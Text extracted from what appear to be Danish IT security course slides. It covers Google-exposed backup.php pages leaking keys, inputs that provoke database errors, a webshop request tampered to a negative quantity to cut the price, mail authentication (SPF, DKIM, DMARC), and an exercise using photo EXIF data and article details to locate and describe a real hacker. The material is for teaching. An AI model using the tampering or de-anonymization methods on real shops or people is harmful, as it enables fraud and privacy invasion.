Failure, wrong key. The right key is 1a7c6b02ac8150c4414c11980d25a874.

File : backup.php - Ohloh Code Search

code.ohloh.net/file?fid=Ss...cid=JPWOK78B6fg... ▾ Oversæt denne side

exit; } } else { echo "Failure, wrong key. The right key is \$goodKey"; exit; } ?> About
| Forums | Terms | Privacy | Downloads | Meta. Code Sight v2.4.1 | Copyright ...

Failure, wrong key. The right key is ...

www.makelidssmile.org/backup.php ▾ Oversæt denne side

Failure, wrong key. The right key is 2fd87e95daf0b52c120ec535ed555670.

Failure, wrong key. The right key is ...

sflua.com/backup.php ▾ Oversæt denne side

Failure, wrong key. The right key is 183d0f92063b3dfdd5df08a962ecc1f3.

Kaum macht man es richtig, schon funktioniert es! | Netz ...

netz-rettung-recht.de/.../1674-Kaum-macht-man-es-ri... ▾ Oversæt denne side

29/01/2011 - Dienstag, Mai 27 2014; "Failure, wrong key. The right key is 5f17aca1ae2edea0f145e884116371a5" - Großartig. <https://t.co/ioPv0a5lug> ...

Besonders schwerer Raub | Netz - Rettung - Recht

netz-rettung-recht.de/.../1557-Besonders-schwerer-Ra... ▾ Oversæt denne side

31/03/2010 - Dienstag, Mai 27 2014; "Failure, wrong key. The right key is 5f17aca1ae2edea0f145e884116371a5" - Großartig. <https://t.co/ioPv0a5lug> ...

Provoking error messages

- No values
- Text, when a number is expected
- Big, negative or decimal number
- Special characters: ‘ “ --) & # % _ ? ./ \

Database errors provides information to the attacker

Web security

Når vare lægges i indkøbskurven sker følgende request til serveren:

```
codes%5B1%5D.key=Forstehjalpskasse-Basis_3_-_Forstehjalpskasse-Sport_5&codes%5B1%5D.quantity=3&
```

Antal varer angives via "quantity" parameter, hvis antal ændres til "-3" ser request sådan ud:

```
:codes%5B1%5D.key=Forstehjalpskasse-Basis_3_-_Forstehjalpskasse-Sport_5&codes%5B1%5D.quantity=-3
```

Web security

Din varekurv

Fortsæt med et handle Fortsæt til bestilling →

PRODUKT	ANTAL	MÅNEDSPRIS	TOTAL
 Førstehjælpskasse Basis <small>• INFO</small>	1	48,25 kr 12,78 kr	219,00 kr 153,30 kr
Førstehjælpskasse Sport <small>• INFO</small>	-3	4,58 kr 3,21 kr	-115,50 kr
Totalt første år: 37,80 kr Normalpris 120,00 kr hver år Pris i bindingsperioden (6 mdr): 18,90 kr			

RET SLET VILKÅR

[Udskriv kurv](#)

1. Vælg betalingsform

2. Udfør betaling

3. Betaling godkendt

[Afbryd](#)

Købsoplysninger

Butikkens ordrenr.
PO3789630

Beløb
37,80 DKK

- Dankort / VISA-Dankort
- Diners Club
- MasterCard
- VISA Electron
- MobilePay

Mail and Browser Security

Mail security

What are examples of mail risks?

Mail security

- End-to-end unencrypted
- Phishing
- Spoofing attacks
- Virus/malware/malicious code
- ...

Mail and web security - technical measures directed at end-users

- Update browsers and email clients
 - Restrict browser and mail client extensions/plugins
 - Block unnecessary file types
 - Network based URL filters to limit connections to potentially malicious websites
 - Use DNS filtering services to block known malicious domains
 - Mail server anti-malware protection, such as attachment scanning and sandboxing
- + Awareness

Mail and web security - technical measures directed at end-users

- Update browsers and email clients
 - Restrict browser and mail client extensions/plugins
 - Block unnecessary file types
 - Network based URL filters to limit connections to potentially malicious websites
 - Use DNS filtering services to block known malicious domains
 - Mail server anti-malware protection, such as attachment scanning and sandboxing
- + Awareness

Mail – Sikkerhedsmål: Autentificering og kryptering

Krypter og autentificer e-mails (individuelle client-side eller alle server-side):

- S/MIME (Secure/Multipurpose Internet Mail Extensions)
- Krypteret email/PGP

Beskyttelse på server-niveau imod spoofede eller modificerede mails:

- DMARC (Anti-phishing)
- DKIM (DomainKeys Identified Mail)


Hver e-mail signeres med en offentlig nøgle udstillet af DNS.

Autentificerer at e-mailen stammer fra ejere af domænet

- SPF (Sender Policy Framework)

Autentificerer at e-mail som hævdtes kommende fra det specifikke domæne som værende afsendt fra en IP-adresse udstillet i DNS

SPF & email




SPF = Sender Policy Framework

SPF indeholder en liste over IP-adresser på alle servere, der har tilladelse til at sende mails på vegne af et specifikt domæne.

SPF giver derved den modtagende mailserver mulighed for at kontrollere at en mail, der hævder at komme fra et specifikt domæne, er sendt fra en IP-adresse, som er godkendt af det pågældende domæne

DKIM & email




DKIM = Domain Keys Identified Mail

Domæneejere signerer mails på vegne af afsendende domæne med den private nøgle.

Den modtagende mailserver kan bekræfte, at den kommer fra det angivne domæne ved at verificere signaturen med den tilhørende offentlige nøgle. Den offentlige nøgle for domænet kan hentes via DNS og er sikret mod manipulation, hvis domænet er DNSSEC-signeret

DMARC & email



DMARC = Domain-based Message Authentication,
Reporting & Conformance

DKIM = Domain Keys Identified Mail

SPF = Sender Policy Framework

Mail security


Lower the risk for spoofing:

Implement **DMARC** policy and verification, starting with implementing **SPF** (Sender Policy Framework) and **DKIM** (DomainKeys Identified Mail)

Risk assessments


(the foundations of everything in security)

Security is fun (but not easy)



IT Security is difficult

IT-security is complex



Washington Post

Invasion of the Computer Snatchers - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

http://www.washingtonpost.com/wp-dyn/content/article/2006/02/14/AR2006021401342.html

Computer Forensics.DK

washingtonpost.com Sign In | Register Now

The Washington Post Print Edition | Subscribe

INTRODUCING AOL HIGH SPEED* YOU DESERVE A BETTER HIGH-SPEED INTERNET.

• TRUE BROADBAND—FOR A GREAT LOW PRICE
 • QUICK AND EASY SET-UP
 • THE MOST COMPREHENSIVE SET OF SAFETY TOOLS

AOL *Powered by DSL or cable. Not available in all areas.

NEWS | OPINIONS | SPORTS | ARTS & LIVING | DISCUSSIONS | PHOTOS & VIDEO | CITY GUIDE | CLASSIFIEDS | JOBS | CARS | REAL ESTATE | Shopping Deals »

SEARCH: News Web go powered by YAHOO! SEARCH | Top 20 E-mailed Articles

washingtonpost.com > Technology > Special Reports > Cyber-Security

TechNews.com

Print This Article | E-Mail This Article

Advertisement

A.G. EDWARDS. FULLY INVESTED IN OUR CLIENTS.

QUICK QUOTES

Enter Symbol 99

Tables | Portfolio | Index

MOST VIEWED ARTICLES

Technology On the Site Updated 6:01 a.m. ET

- Invasion of the Computer Snatchers
- Comcast Boosts Modem Speed For Subscribers In

By Brian Krebs Sunday, February 19, 2006; Page W10

THE COMPUTER BANDIT

Story: Interview With a Hacker | Live Chat: 1 p.m., Tues.
 Graphic: Building a Botnet | About: Security Fix Blog

Invasion of the Computer Snatchers

Hackers are hijacking thousands of PCs to spy on users, shake down online businesses, steal identities and send millions of pieces of spam. You think your computer is safe, think again.

Advertisement

intel Xeon® Inside™

The HP ProLiant BL20p with Intel® Xeon® Processors and ProLiant Essentials Rapid Deployment Pack.



Washington Post – digital photos

Invasion of the Computer Snatchers - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

http://www.washingtonpost.com/wp-dyn/content/article/2006/02/14/AR2006021401342.html

Computer Forensics.DK

e-mail addresses, Social Security numbers and credit card data. The spyware and adware problem is pervasive and growing: A recent survey by the National Cyber Security Alliance and America Online found that four of five computers connected to the Web have some type of spyware or adware installed on them, with or without the owner's knowledge.

The distribution of online advertisements via spyware and adware has become a \$2 billion industry, according to security software maker Webroot Software Inc. And as the industry has boomed, so have the botnets. Just a few months ago, FBI agents arrested a 20-year-old from Southern California for installing adware on a botnet of more than 400,000 hacked computers. Jeanson James Ancheta's victims included computers at the Naval Air Warfare Center and machines at the Defense Information Systems Agency, according to government documents. He pleaded guilty to the charges last month.

Like Ancheta, 0x80 installs adware and spyware surreptitiously, though the law requires the computer owner's consent. The young hacker doesn't have much sympathy for his victims. "All those people in my botnet, right, if I don't use them, they're just gonna eventually get caught up in someone else's net, so it might as well be mine," 0x80 says. "I mean, most of these people I infect are so stupid they really ain't got no business being on [the Internet] in the first place."

Done

Washington Post – digital photos

```
C:\WINDOWS\System32\cmd.exe
D:\>G:\Image-ExifTool-6.01\exiftool.pl /b G:\Image-ExifTool-6.01\PH2006021601512.jpg
File not found: /b
=====
G:\Image-ExifTool-6.01\PH2006021601512.jpg
ExifTool Version Number      : 6.01
File Name                   : G:\Image-ExifTool-6.01\PH2006021601512.jpg
File Size                    : 41 kB
File Modification Date/Time : 2006:02:21 12:35:50
File Type                    : JPEG
MIME Type                   : image/jpeg
JFIF Version                : 1.1
Profile CMM Type            : Lino
Profile Version              : 2.1.0
Profile Class                : Display Device Profile
Color Space Data             : RGB
Profile Date Time            : 1998:02:09 06:49:00
Profile File Signature       : acsp
Primary Platform              : Microsoft Corporation
CMM Flags                    : Not Embedded, Independent
Device Manufacturer          : IEC
Device Model                 : sRGB
Device Attributes             : Reflective, Glossy, Positive, Color
Rendering Intent              : Perceptual
Profile Connection Space     : 0.9642 1 0.82491
Profile Creator               : HP
Profile ID                   : 0
Profile Copyright             : Copyright (c) 1998 Hewlett-Packard Company
Profile Description           : sRGB IEC61966-2.1
Media White Point             : 0.95045 1 1.08905
Media Black Point             : 0 0 0
Red Matrix Column             : 0.43607 0.22249 0.01392
Green Matrix Column           : 0.38515 0.71687 0.09708
Blue Matrix Column            : 0.14307 0.06061 0.7141
```

Washington Post – digital photos

Washington Post - Google

Roland Oklahoma - Google-søgning - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

<http://www.google.dk/search?hs=ZMV&hl=da&client=firefox-a&rls=org.mozilla%3Aen-US%3Aofficial&q=Roland+Oklahoma>

Computer Forensics.DK

Nettet Billeder Grupper Indeks

Google

Roland Oklahoma Søg Avanceret søgning Indstiller

Søg: på nettet sider på dansk sider fra Danmark

Nettet Søgeresultaterne 1 - 10 ud af ca. 1.730.000 for Roland Oklahoma. (0,11 sekunder)

[Roland, Oklahoma \(OK\) Detailed Profile - travel and real estate ...](#)
Roland, Oklahoma detailed profile. ... Roland, Oklahoma business data: stores, dealers, real estate agents, wholesalers, restaurants... ...
www.city-data.com/city/Roland-Oklahoma.html - 33k - [Cached](#) - [Lignende sider](#)

[Roland, Oklahoma OK Community Profile: City Data, Resources ...](#)
The Roland, Oklahoma OK city profile includes Roland, OK census data, demographics and income data; parks, schools, libraries, hospitals, and airports; ...
www.hometownlocator.com/City/Roland-Oklahoma.cfm - 36k - [Cached](#) - [Lignende sider](#)

[Roland Public Schools - Roland, Oklahoma](#)
Welcome to the website for the Roland Public School System, of Roland, Oklahoma. This website has been designed to acquaint visitors with our school system, ...
www.rrolandschools.org/ - 12k - [Cached](#) - [Lignende sider](#)

[Cherokee Casino Roland Oklahoma](#)
Cherokee Casino - Roland. Casino Cardrooms · Cherokee Casino - Roland I-40 & US Highway 64 Roland, OK 800-256-2338 Oklahoma Casinos ...
www.playwinningpoker.com/casinos/oklahoma/roland.html - 7k - [Cached](#) - [Lignende sider](#)

[Roland, Oklahoma OK, town profile \(Sequoyah County\) - hotels ...](#)
Roland, Oklahoma OK, community profile, with detailed info on demographics, cemeteries, genealogy, government, history, hotels, real estate, travel, ...
www.epodunk.com/cgi-bin/genInfo.php?locIndex=16074 - 60k - [Cached](#) - [Lignende sider](#)

[Roland, Oklahoma OK - Hotels, Motels, Lodging - A Helpful Guide](#)
This free, easy-to-use Roland, Oklahoma OK hotels and motels guide will save you time and money. NO service fees.
hotel-guides.us/oklahoma/roland-ok-hotels.html - 27k - [Cached](#) - [Lignende sider](#)

Sponsorerede links

[Musikinstrumenter](#)
Vi sælger alle de kendte mærkevarer billigere!
www.bmcmusik.dk

[Roland Oklahoma Hotels](#)
The Official Internet Hotel Site
Online Specials & Low Rates
www.HotelsByCity.com

[Roland Oklahoma Hotels](#)
110% Low Rate Guaranteed
Special Hotel Deals Everyday
www.Oklahoma-Hotels.org

Done

Washington Post - Google

Roland, Oklahoma (OK) Detailed Profile - travel and real estate info, jobs, hotels, hospitals, weather, schools, crime, ... - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

Computer Forensics.DK

Roland, Oklahoma

Ads by Google

[Davis Oklahoma](#)
Lower Hotel Rates, Photos & Reviews
Find Great Deals with Yahoo! Travel

[Rental Property](#)
Search real estate listings on NYTimes.com

[Roland Ok](#)
Compare Prices and Find Great Hotel Deals for Your Trip at TripAdvisor!

[Apartments for Sale](#)
Search 1000's of apartment buildings and complexes for sale.

[Manhattan Apartments](#)
long & short term apartment rentals large inventory nyc apartments

Back to [Oklahoma, OK smaller cities, OK small cities, All Cities](#).

We are giving away \$1000 in prizes - enter simply by sending us your own city pictures!
[Click here for promotion details and to upload your Roland, Oklahoma photos](#)

[Current weather forecast for Roland, OK](#)

Population (year 2000): 2,842, Est. population in July 2004: 3,053 (+7.4% change)
 Males: 1,347 (47.4%), Females: 1,495 (52.6%)

County: [Sequoah](#)

Land area: 2.6 square miles

Zip code: [74954](#)

Median resident age: 31.3 years
 Median household income: \$29,015 (year 2000)
 Median house value: \$61,400 (year 2000)

[Roland, OK residents, houses, and apartments details](#)

Done

Washington Post - Google

Google Local - roland, oklahoma - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

Back Forward Stop Home http://maps.google.com/maps?f=q&hl=en&q=roland,+oklahoma&ll=35.421021,-94.511776&spn=0.042037,0.09347| Go GL

Computer Forensics.DK

Help

Google Local™ Web Images Groups News Froogle Local more »

roland, oklahoma Search

e.g., "hotels near lax" or "10 market st, san francisco"

Search the map
Find businesses
Get Directions

Local Print Email Link to this page

Map Satellite Hybrid

1 mi 1 km

Roland

Oklahoma-Arkansas

Moffett

40 64 64D 255

Done

This screenshot shows a Google Local search result for 'roland, oklahoma'. The main content is a map of the area around Roland, Oklahoma. A yellow line highlights a route, starting from a junction of Route 40 and Route 64 in the west, curving north through Roland, and then continuing east along Route 40 towards the Arkansas border. Route 64 runs parallel to the yellow line. The map includes a legend for distance (1 mi, 1 km), a compass rose, and a scale bar. Labels for 'Roland' and 'Moffett' are visible. The interface includes standard browser controls (File, Edit, View, Go, Bookmarks, Tools, Help) and a navigation bar with links for Web, Images, Groups, News, Froogle, Local, and more. A search bar at the top right contains the query 'roland, oklahoma'. Below the search bar are links for 'Search the map', 'Find businesses', and 'Get Directions'.

Who is the hacker?

- Lives in Roland, Oklahoma (1347 men in town)

From the article:

- 21 years old
- High school dropout.
- Blond hair, covers the eyebrows
- Skinny ("wiry frame", "tall and lanky")
- Smokes cigarettes. (Marlboros, probably Marlboro Light)
- Lives with parents in a "brick rambler"
- Have a dog ("A small dog with matted fur")

Washington Post – let's look for more info in the article

